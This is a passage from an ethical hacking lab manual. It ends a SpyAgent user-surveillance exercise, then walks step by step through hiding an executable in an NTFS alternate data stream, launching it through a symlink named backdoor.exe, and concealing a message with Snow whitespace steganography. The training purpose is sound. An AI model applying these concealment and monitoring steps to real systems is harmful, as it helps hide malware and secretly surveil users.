


Figure 3.2.26: Selecting View Websites Logged

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

45. **SpyAgent** displays all the user-visited website results along with the start time, end time, and active time, as shown in the screenshot.




Figure 3.2.27: Selecting View Websites Logged

You can also use other spyware tools such as **ACTIVTrak** (https://activtrak.com), **Veriato Cerebral** (https://www.veriato.com), **NetVizor** (https://www.netvizor.net), and **SoftActivity Monitor** (https://www.softactivity.com) to perform system monitoring and surveillance on the target system.

46. Similarly, you can select each tile and further explore the tool by clicking various options such as **Windows Viewed**, **Program Usage**, and **Events Timeline**, **Files & Documents**, **Computer Usage**.
47. Once you have finished, close all open windows; close **Remote Desktop Connection**.
48. This concludes the demonstration of how to perform user system monitoring and surveillance using Spytech SpyAgent.
49. Close all open windows and document all the acquired information.
50. Turn off the **Windows 10** and **Windows Server 2016** virtual machines.

TASK 3 Hide Files using NTFS Streams

A professional ethical hacker or pen tester must understand how to hide files using NTFS (NT file system or New Technology File System) streams. NTFS is a file system that stores any file with the help of two data streams, called NTFS data streams, along with file attributes. The first data stream stores the security descriptor for the file to be stored such as permissions; the second stores the data

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

within a file. Alternate data streams are another type of named data stream that can be present within each file.

Here, we will use NTFS streams to hide a malicious file on the target system.

TASK 3.1

Check File System Format

1. On the **Windows Server 2019** virtual machine, ensure that the **C:** drive file system is in **NTFS** format. To do so, navigate to **This PC**, right-click **Local Disk (C:)**, and click **Properties**.




Figure 3.3.1: Checking the format of Windows Server 2019

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. The **Local Disk (C:) Properties** window appears; check for the **File system** format and click **OK**.




Figure 3.3.2: Windows Server 2019 C: drive properties

TASK 3.2

Hide Data using NTFS Streams

3. Now, go to the **C:** drive, create a **New Folder**, and name it **magic**.
4. Navigate to the location **C:\Windows\System32**, copy **calc.exe**, and paste it to the **C:\magic** location.




Figure 3.3.3: Copied calc.exe file to c:\magic

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Click the **Type here to search** icon ( ) from the bottom of **Desktop** and type **cmd**. Click **Command Prompt** from the results.
6. The **Command Prompt** window appears, type **cd C:\magic**, and press **Enter** to navigate to the **magic** folder on the **C:** drive.




Figure 3.3.4: Navigating to C:\magic

7. Now, type **notepad readme.txt** and press **Enter** to create a new file at the **C:\magic** location.




Figure 3.3.5: Changing directory to c:\magic and creating readme.txt notepad file

8. A **Notepad** pop-up appears; click **Yes** to create a **readme.txt** file.




Figure 3.3.6: Creating readme.txt notepad file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. The **readme.txt - Notepad** file appears; write some text in it (here, **HELLO WORLD!!**).




Figure 3.3.7: Type Hello world !! in readme.txt notepad file

10. Click **File**, and then **Save** to save the file.
11. Close the **readme.txt** notepad file.




Figure 3.3.8: Save the readme.txt notepad file

12. In the **Command Prompt**, type **dir** and press **Enter**. This action lists all the files present in the directory, along with their file sizes. Note the file size of **readme.txt**.




Figure 3.3.9: Note the size of the readme.txt file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Now, type **type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe** and press **Enter**. This command will hide **calc.exe** inside the **readme.txt**.




Figure 3.3.10: Command Prompt with hiding calc.exe command

14. In the **Command Prompt**, type **dir** and press **Enter**. Note the file size of readme.txt, which should not change.




Figure 3.3.11: Command Prompt with executing hidden calc.exe command

15. Navigate to the directory **C:\magic** and delete **calc.exe**.

TASK 3.3

Execute the Hidden Application

16. In the **Command Prompt**, type **mklink backdoor.exe readme.txt:calc.exe** and press **Enter**.




Figure 3.3.12: Command Prompt linking calc.exe and backdoor.exe file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Now, type **backdoor.exe** and press **Enter**. The calculator program will execute, as shown in the screenshot.




Figure 3.3.13: Command prompt with executed hidden calc.exe

Note: For demonstration purposes, we are using the same machine to execute and hide files using NTFS streams. In real-time, attackers may hide malicious files in the target system and keep them invisible from the legitimate users by using NTFS streams, and may remotely execute them whenever required.

18. This concludes the demonstration of how to hide malicious files using NTFS streams.
19. Close all open windows and document all the acquired information.
20. Turn off the **Windows Server 2019** virtual machine.

TASK 4 Hide Data using White Space Steganography

An attacker knows that many different types of files can hold all sorts of hidden information and that tracking or finding these files can be an almost impossible task. Therefore, they use stenographic techniques to hide data. This allows them to retrieve messages from their home base and send back updates without a hint of malicious activity being detected.

These messages can be placed in plain sight, and the servers that supply these files will never know they carry suspicious content. Finding these messages is like finding the proverbial "needle" in the World Wide Web haystack.

Steganography is the art and science of writing hidden messages in such a way that no one other than the intended recipient knows of the message's existence. Steganography is classified based on the cover medium used to hide the file. A professional ethical hacker or penetration tester must have a sound knowledge of various steganography techniques.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Here, we will hide data using the Whitespace steganography tool Snow.

TASK 4.1

Create a Notepad File

1. Turn on the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.
2. Navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Steganography Tools\Whitespace Steganography Tools**, copy the **Snow** folder, and paste it on **Desktop**.
3. Create a **Notepad** file, type **Hello World!**, and press **Enter**; then, long-press the **hyphen** key to draw a dashed line below the text. Save the file as **readme.txt** in the folder where **SNOW.EXE** (**C:\Users\Admin\Desktop\Snow**) is located.




Figure 3.4.1: Contents of readme.txt

Whitespace steganography is used to conceal messages in ASCII text by adding white spaces to the end of the lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. If the built-in encryption is used, the message cannot be read even if it is detected. To perform Whitespace steganography, various steganography tools such as snow are used.

4. Now, Click **Type here to search** at the bottom of **Desktop** and type **cmd**. Click **Command Prompt** from the results.
5. In the **Command Prompt** window, type **cd C:\Users\Admin\Desktop\Snow** and press **Enter**.




Figure 3.4.2: Navigate to SNOW folder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.2

Hide File using SNOW

6. Type **snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt** and press **Enter**.

   (Here, **magic** is the password, but you can type your desired password. **readme2.txt** is the name of the file that will automatically be created in the same location.)




Figure 3.4.3: Hiding Contents of readme.txt and the text in the readme2.txt file

Snow is a program that conceals messages in text files by appending tabs and spaces to the end of lines, and that extracts hidden messages from files containing them. The user hides the data in the text file by appending sequences of up to seven spaces, interspersed with tabs.

7. Now, the data ("**My Swiss bank account number is 45656684512263**") is hidden inside the **readme2.txt** file with the contents of **readme.txt**.
8. The file **readme2.txt** has become a combination of **readme.txt** + **My Swiss bank account number is 45656684512263**.
9. Now, type **snow -C -p "magic" readme2.txt**. It will show the content of readme.txt (the password is magic, which was entered while hiding the data in **Step 6**).




Figure 3.4.4: Revealing the hidden data of readme2.txt

TASK 4.3

View Resultant File

10. To check the file in the GUI, open the **readme2.txt** in **Notepad**, and go to **Edit → Select All**. You will see the hidden data inside **readme2.txt** in the form of spaces and tabs, as shown in the screenshot.

Figure 3.4.5: Contents of readme2.txt revealed with select all option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. This concludes the demonstration of how to hide data using whitespace steganography.
12. Close all open windows and document all the acquired information.

TASK 5 Image Steganography using OpenStego

Here, we will show how text can be hidden inside an image using the OpenStego tool.

TASK 5.1

Install OpenStego

